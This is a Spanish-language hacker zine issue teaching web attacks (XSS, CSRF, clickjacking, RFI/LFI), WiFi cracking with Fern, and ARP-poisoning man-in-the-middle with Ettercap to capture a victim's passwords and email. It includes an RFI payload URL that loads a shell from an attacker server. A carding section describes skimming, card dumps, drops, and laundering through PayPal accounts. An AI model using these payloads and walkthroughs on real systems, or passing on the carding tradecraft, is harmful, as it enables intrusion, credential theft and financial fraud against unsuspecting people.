

PENTESTING

Y

SEGURIDAD




AUTOR: Darwin Silva

TWITTER: @SECURITY_ZERO

Team: ROMEO Q

ZERO



Nota del Autor:

Mi nombre es Darwin Alexander Silva Pérez (zero) soy el autor de esta revista.

Mi facebook asi como twitter, correo, web y canal de youtube.

<https://www.facebook.com/dawin.silva.3>

@security_zero

correo: zerndate@gmail.com

web: <http://lapaginadezero.wordpress.com/>

<http://www.youtube.com/user/zerndate>

Portada: Darwin Alexander Silva Pérez

Tomo numero : 3°

Hecho con Software Libre:

- Ubuntu 14.04 LTS
- LibreOffice 4.2.3.3

Esta obra está licenciada bajo una Licencia Creative Commons Atribución-CompartirIgual 3.0 Unported. Para ver una copia de esta licencia, visita <http://creativecommons.org/licenses/by-sa/3.0/>



INDICE

1- Ataques webs

2- Carding

3- Wifi Hack

4- Botnet

5- Xampp instala un servidor local

6- Sniffear la red

Ataques webs

Es mucho lo que se habla de una o muchas webs defaceadas cada dia todos los dias, en este tomo intentare explicarles algunos metodos de intrusion a webs debido a fallas conocidas por falta de actualizaciones a las mismas webs o por lo mas comun errores de webmasters a la hora de crear alguna web.

1- Sql inyeccion: Este metodo explique como funciona y como realizar uno en el tomo 1° de estas revistas por lo tanto no lo explicare aca.

2- Cross site scripting(xss): Esta vulnerabilidad consiste en poder introducir codigo script en una aplicación web por ejemplo introducir lineas de javascript para robar cookies,hacer pishing etc....

Supongamos que un sitio web tiene la siguiente forma:

`http://www.practica.com/home.asp?frame=inicio.asp`

y que al acceder se creará un documento HTML enlazando con un frame a inicio.asp.

Y el atacante le bastaria con reemplazar el contenido de la url del frame por algo como esto:

`javascript:while(1)alert("Este es un ejemplo");`

Esto nos llevaria a un bucle infinito donde se mostraria en la pantalla del navegador de la web el mensaje “ este es un ejemplo”; pero un atacante no aria eso sino que cambiaria todo para parecer la web verdadera y llevarnos a un pishing o otro objeto y robarnos los datos personales si es una web de registro o de datos bancarios.

3- Cross Site Request Forgery (CSRF): Este metodo consiste en enviar una peticion a una aplicación vulnerable pero por medio de una victima antes infectada o controlada por nosotros; esto quiere decir que si un usuario esta logueado en una web y nosotros realizamos este ataque lo que ara es enviar el codigo malicioso haciendo pasar la peticion por legitima ya que la estara realizando el usuario logueado no nosotros directamente.

Un ejemplo es cuando un sitio web, llamemoslo "victima1.com", posee un sistema de administración de usuarios. En dicho sistema, cuando un administrador se loguea, y ejecuta el siguiente REQUEST GET, elimina al usuario de ID: "10": `http://victima1.com/usuarios/eliminar/10`

Una forma de ejecutar la vulnerabilidad CSRF, se daría si otro sitio web, llamemos "victimareal.com", en su sitio web añade el siguiente código HTML:

`<imgsrc="http://victima1.com/usuarios/eliminar/10">`

Cuando el usuario administrador (logueado en victima1.com), navegue por este sitio atacante, su browser intentará buscar una imagen en la URL y al realizarse el REQUEST GET hacia esa URL eliminará al usuario 10.

Esto se explica así; digamos soy usuario de la web taringa.net y me cae muy mal un usuario, así que simplemente creo una web con código malicioso y le mando el link a un administrador de dicha web el al entrar y estar logueado en taringa.net inmediatamente eliminara al user con el ID que yo puse en el código y sin que el mismo administrador se de cuenta de ello ya que es un proceso automatico; ademas de esto se pueden hacer muchas cosas pero con esta explicacion se daran una idea de lo que se puede hacer con este fallo.

4- clickjacking: Este ataque se basa en hacer que la victima haga click en algo que por voluntad propia o con su conocimiento no llevaria a cabo.

Bueno a manera de ejemplo digamos tengo una web vulnerable a este tipo de ataque digamos un banco X y este banco tiene la opcion de transferencia bancaria directa al escribir el numero de cuenta bancaria del veneficiario; lo que el atacante aria es introducir su numero de cuenta sin que la victima lo sepa; como ara esto pues facil al saber que es vulnerable el atacante puede introducir un objeto digamos una imagen con el numero de la cuenta bancaria de el en la parte donde se escribe la cuenta bancaria sin sospechar la victima escribe la cuenta y listo el dinero se va a tu cuenta; y como la victima no se dara cuenta pues facil los objetos que insertaremos le pondremos un tamaño minimo digamos de 1x1 pixel así que no notara o mejor dicho no vera dicho objeto en la web.

5- Remote file inclusion (RFI): Esta vulnerabilidad se basa en poder incluir o introducir un archivo dentro de una web que este en otro servidor esto es comun con las famosas shell(c99,c100); esto se da solamente en webs que contienen php dinamico.

Una página vulnerable que presente un aspecto similar a este en su URL:

`http://[servidor_victima]/index.php?page=plantilla.html`

El atacante podrá obtener una Shell en el servidor vulnerable mediante lo siguiente:

`http://[servidor_victima]/index.php?page=http://[servidor_atacante]/shell.txt&&cmd=ls`

6- Local file inclusion (LFI): Este es similar al anterior a excepcion que este lo que hace es introducir o subir un archivo local que se encuentre en el mismo servidor de la web; es una falla debido a que el atacante puede editar los valores de un archivo tales como passwd y con esto la victima perderia acceso a administrar su web y seria nuestra web de ahora en adelante.

Podemos testear poniendo un valor ilogico a la variable, por ejemplo si tenemos algo asi:

`http://web.com/index.php?page=`

le ponemos un valor ilogico:

`http://web.com/index.php?page=x7uk ,`

si al poner un valor , tira un error como Warning: main()... o Warning: include()... o similar entonces es probable que sea vulnerable a RFI o LFI.

Carding



En sencillas palabras el carding es la actividad de usar una tarjeta de credito la cual no es nuestra y comprar o sacar dinero de manera que el dueño de la misma no se de cuenta del robo del dinero o que al darse cuenta no sepa quien lo llevo a cabo en el cual optendriamos objetos de manera fraudulenta al no haber pagado ni un centavo de nuestra bolsa si no usando el dinero de otra persona.

Claro esta que es un delito altamente penado ya que es un tipo de fraude; muchos carder han llegado a pagar hasta 10 o mas años de carcel según el monto de lo robado; como ven es algo malo por ende solo explicare la teoria y ciertos conceptos nada ilicito de acuerdo a este tema.

Hay 2 metodos conocidos para llevar a cabo esta actividad:

- 1- Optener los datos de la tarjeta y del dueño y hacernos pasar por el.
- 2- Clonando o duplicando la tarjeta de manera que tengamos una tarjeta igual a la original.

Los SKIMMERS son maquinas que se quedan con los datos de las bandas magneticas y las guardan a un archivo (DUMP). Para sacar dumps con este tipo de aparatillos es de buena costumbre aprovechar lugares de trabajo. Lo unico que hay que hacer es pasar la tarjeta por el lector.

Botnet es algo que utilizan para carding entre otras cosas lo mencionare mas adelante ya que hay un tema que se llama botnet.

Lo principal para lo cual usan el carding es para comprar cosas por internet un tercero lo recoge llamado (drops) y luego este lo vende y te envia la mitad del dinero del costo del objeto ya que si te detectan y encuentran algo de lo comprado en tu casa pues ya valiste y a pasar un rato en la zombras de la carcel.

Los datos que buscan los carders son:

- 1-Numero de la tarjeta.
- 2-Fecha de expiracion de la tarjeta.
- 3- Codigo de seguridad al reverso de la tarjeta.
- 4-Nombre del titular de la tarjeta

Bueno todo esto si da dinero ya que se puede usar paypal para realizar envios de dinero de la tarjeta a tu cuenta personal paypal y luego retirarlo en un cajero pero usan varias cuentas virtuales de paypal ficticias para evitar el rastreo del mismo y los encarcelen; tu sabes mover el dinero de un lugar a otro hasta que se pierda el rastro del mismo igual esto es un delito ya que esta relacionado con el lavado de dinero.

Lo que mas plata da es hacer uno mismo las tarjetas falsificadas pero no cualquiera puede hacerlo ya que cada aparato para este proceso cuesta alrededor de 10 mil euros si no mas actualmente.

Wifi Hack

Bueno vamos a aprender como romper una señal de wifi no sin antes decirles que en algunos países esto es ilegal así que si los pillan podrian caer presos; ya sabemos que existen muchos programas y metodos para este cometido yo usare una herramienta que en lo personal me agrada mucho ya que es de facil uso y super practica para un usuario novel sin tener que meterse con las terminales de aircrack,airdrup etc...

Fern Wifi Cracker: es una herramienta de auditoría seguridad inalámbrica, el programa escrito en el lenguaje de programación Python y Python Qt GUI biblioteca, es capaz de descifrar y recuperar claves WEP / WPA / WPS y también ejecutar otros ataques en la red.

Características de Fern Wifi Cracker :

WEP Cracking con la fragmentación, Chop-Chop, Caffé-Latte, Hirte,

Replay ARP Request o ataque WPS.

Cracking WPA/WPA2 con el diccionario o ataques basados en WPSGuardado automático de base de datos de las claves.

Punto de Acceso Automático – Attack System.

Secuestro de Sesiones (pasiva y los modos de Ethernet).

Punto de acceso de direcciones MAC Geo Location Tracking
Internos, MITM.

Los ataques de fuerza bruta (HTTP, HTTPS, TELNET, FTP).

Requisitos:

pitón
python-qt4
macchanger
aircrack-ng
xterm
subversión

Lo descargamos de aca: <https://code.google.com/p/fern-wifi-cracker/downloads/list>

1- Abrimos fern-wifi-cracker.



2- Vamos a la primera pestaña y seleccionamos la Interface (wlan0) ya que la eth0,eth1 es para redes cableadas.

3- Y Clickeamos donde dice: “Scan for Access Points”

Nos Apareceran las Redes Que Se hayan detectado durante el Scaneo de Puntos de Acceso.



4-Tocamos donde estan los puntos de acceso y escojemos la que vamos a atacar si nos aparecen varias o solo una según seha nuestro caso.

Nos Aparecera Algo como esto con la informacion de la red.



5- Donde Dice “Probing Access Point” le damos Browse para escojer el diccionario a utilizar.

6- Con esto lo que ocurrira es que la victima se desconectara y al volver a conectarse podremos capturar el password clickeando en la pestaña attack.

Esperamos que el proceso termine y con algo de paciencia y suerte nos dira que tenemos el password y solo basta con conectarnos a la misma poniendo el password openido.

Botnet

Es un término que hace referencia a un conjunto o red de robots informáticos o bots, que se ejecutan de manera autónoma y automática. El artífice de la botnet puede controlar todos los ordenadores/servidores infectados de forma remota y se usan para diversas actividades criminales.

Los usos comunes para estas herramientas son:

- 1- Ataques de denegación de servicio distribuidos (DdoS).
- 2- Envío de Spam.
- 3- Minería de Bitcoins.
- 4- Carding.
- 5- Robo de Bitcoins.

Bueno como ya se darán una idea el uso de estas herramientas es ilegal por eso no muestro cómo usarlas o instalarlas. En internet abundan los tutoriales de cómo hacer estas cosas y solo mencionare que una manera fácil es montándolas en sus propias PC de manera local por eso el siguiente tema es cómo montar un servidor local no sin antes mencionarles varias de las botnets famosas.

Botnets:

- 1- Botnet Volk
- 2- Botnet zeus
- 3- Botnet Vertex
- 4- Botnet mariposa
- 5- Botnet conficker


Xampp instala un servidor local

Es un servidor independiente de plataforma, software libre, que consiste principalmente en la base de datos MySQL, el servidor web Apache y los intérpretes para lenguajes de script: PHP y Perl. El nombre proviene del acrónimo de X (para cualquiera de los diferentes sistemas operativos), Apache, MySQL, PHP, Perl.

Descarga aca -----> <https://www.apachefriends.org/es/download.html>

1- Ya descargado lo vamos a instalar yo realizare el proceso desde mi distro ubuntu 14.04 lts un Gnu/Linux.

2- Abrimos una terminal y nos ubicamos donde se encuentre el archivo.



```
security_zero
zero @ zero-HP-Mini-110-3500 ~
$ ls -la
Age\ Of\ Empire\ II          frutas_subido_por_Alexx
B2G                          Imágenes
Blackboard                   lol
Carpeta\ sin\ título         MultiBit
Desarrollo                   Música
Descargas                    NetBeansProjects
Documentos                   noip-duc-linux.tar.gz
downloads                    Plantillas
ee9cdf43df03a55de27c9471007d3847 Público
Escritorio                   pygtk
ESET\ PureFix\ v2.02.zip     RWGA7.rar
FileZilla3                   Vídeos
filosofia                    VirtualBox\ VMs
flareGet                     xampp-linux-1.7.7.tar.gz
```

3- Lo descomprimos dando click derecho sobre el archivo y extraer ya que lo tenemos en su carpeta lamp le damos todos los permisos con el comando:

sudo chmod 777 lamp

```
zero @ zero-HP-Mini-110-3500 ~
ÃÃÃÃÃÃÃ$ ÃÃÃÃ sudo chmod 777 lampp
[sudo] password for zero:
zero @ zero-HP-Mini-110-3500 ~
```

4- Ahora la carpeta lampp la vamos a mover a el destino /opt con el comando:

sudo mv lampp /opt

Donde sudo es para hacerlo con permisos de root(administrador), mv es para mover archivos, lampp es la carpeta a mover y luego /opt el destino de la carpeta a mover y volvemos a dar todos los permisos en la terminal:

entrando previamente a la carpeta /opt con los comandos:

cd /opt

dir

sudo chmod 777 lampp

```
ÃÃÃÃÃÃÃ$ ÃÃÃÃ sudo mv lampp /opt
zero @ zero-HP-Mini-110-3500 ~
ÃÃÃÃÃÃÃ$ ÃÃÃÃ cd /opt
zero @ zero-HP-Mini-110-3500 /opt
ÃÃÃÃÃÃÃ$ ÃÃÃÃ dir
Fern-Wifi-Cracker lampp metasploit teamviewer9
zero @ zero-HP-Mini-110-3500 /opt
ÃÃÃÃÃÃÃ$ ÃÃÃÃ sudo chmod 777 lampp
zero @ zero-HP-Mini-110-3500 /opt
ÃÃÃÃÃÃÃ$ ÃÃÃÃ
```

5- Ahora vamos a instalar xampp, entrando a la carpeta lampp con el comando cd lampp y luego escribiendo:

sudo ./lampp start

```

zero @ zero-HP-Mini-110-3500 /opt/lampp
$ sudo ./lampp start
Starting XAMPP for Linux 1.7.7...
XAMPP: Starting Apache with SSL (and PHP5)...
XAMPP: Starting MySQL...
Warning: World-writable config file '/opt/lampp/etc/my.cnf' is ignored
XAMPP: Couldn't start MySQL!
XAMPP: Starting ProFTPD...
XAMPP for Linux started.
zero @ zero-HP-Mini-110-3500 /opt/lampp
$

```

6- Ahora vamos a nuestro navegador web y escribimos localhost y damos enter nos debe aparecer el menu de xampp.




7- Ahora clickeamos sobre el idioma que manejemos en nuestro caso español y saldra la pantalla dando la bienvenida.



8- Bien ahora en la terminal debemos otorgar permisos para poder acceder al phpmyadmin que es el panel donde configuramos todo dado que alli nos permite ingresar nuestra web, botnet etc...

```
sudo chmod 777 /opt/lampp/htdocs
```

Y listo tenemos funcionando el phpmyadmin



A continuación les presento los comandos para detener, reiniciar y desinstalar el XAMPP.

```
sudo /opt/lampp/lampp stop
```

```
sudo /opt/lampp/lampp restart
```

```
sudo rm -rf /opt/lampp
```


Sniffear la red


Ettercap es un interceptor/sniffer/registrador para LANs con switch. Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS). También hace posible la inyección de datos en una conexión establecida y filtrado al vuelo aun manteniendo la conexión sincronizada gracias a su poder para establecer un Ataque Man-in-the-middle(Spoofing). Muchos modos de sniffing fueron implementados para darnos un conjunto de herramientas poderoso y completo de sniffing.

Empezemos para instalarlo vamos a ir al centro de software de ubuntu 14.04 y escribir ettercap y lo instalamos en otras distros orientadas a seguridad ya viene preinstalada si usan otras distros diferentes, busquenla en su centro de software o en google.


Lo abrimos asiendo doble click sobre el; o bien poniendo el mouse sobre el y dando enter nos quedara asi:




Vamos a la pestaña sniff y seleccionamos la opcion unified sniffing:




Nos aparece un cuadro de dialogo con las interfas de red que podemos sniffear: eth0 y eth1 es para redes cableadas o modem el cual es mi caso; si estan en wifi deben escojer la interfas wlan0 o wlan1 y damos aceptar:




Ahora vamos a iniciar el proceso que notaremos en la parte baja de ettercap; seleccionamos la pestaña Hosts y escogemos Scan for Hosts dando un click sobre ella: esto hará que busque los PC y router que estén conectados a la misma red que nosotros excepto nuestra PC:




Aca nos muestra los hosts que encuentro en mi caso solo 1 por lo que esto es un tutorial, lo seleccionamos y damos a Add target 1 si hubieran mas objetivos realizamos lo mismo pero poniendolo en add target :




En la parte baja nos saldra host añadido; bien ahora vamos a la pestaña MITM y seleccionamos ARP Poisoning:




Nos muestra un cuadro de dialogo, marcamos la casilla sniff remote connections y damos en aceptar:




Ahora vamos a la pestaña start y seleccionamos start sniffing y empezara el proceso de hombre inmedio o man in the middle:



Ahora ya empezo el proceso vamos a la pestaña View y seleccionamos connections:




Como vemos alli estan los procesos que esta realizando la victima a que esta conectado,puertos etc:



Bueno ahora se pregunta para que carajos quiero ver lo que hace pues aca esta lo divertido clickeando sobre cualquier proceso podemos capturar:password,correos,user

Entre otras cosas yo ise un ejemplo de una victima entra a su correo y como pueden ver en la siguiente imagen aparece que se logueo en yahoo entre otros datos;ademas que nos permite realizar otras funciones como: inyectar datos,inyectar archivos,matar coneccion para desconectar a la victima.



Bueno espero les alla gustado este tomo numero 3° de esta su humilde revista espero la pasen bien leyendola y la disfruten tanto como yo al escribirla.

Saludos:

Nian Dewei

Romeo Q

Baby killer

Oscar Cass

Aprendiz

NS4

Rene Roman

Black

Xblue

Manfred Aguilar

Omar Rodriguez

Cesar Bao

Caballero Azul

Clox

Yei zeta

Takumi Break

S.A


Machete

Seki

Binario

Pedro Perez

Lazaro rey



@SECURITY_ZERO



UBUNTU 1

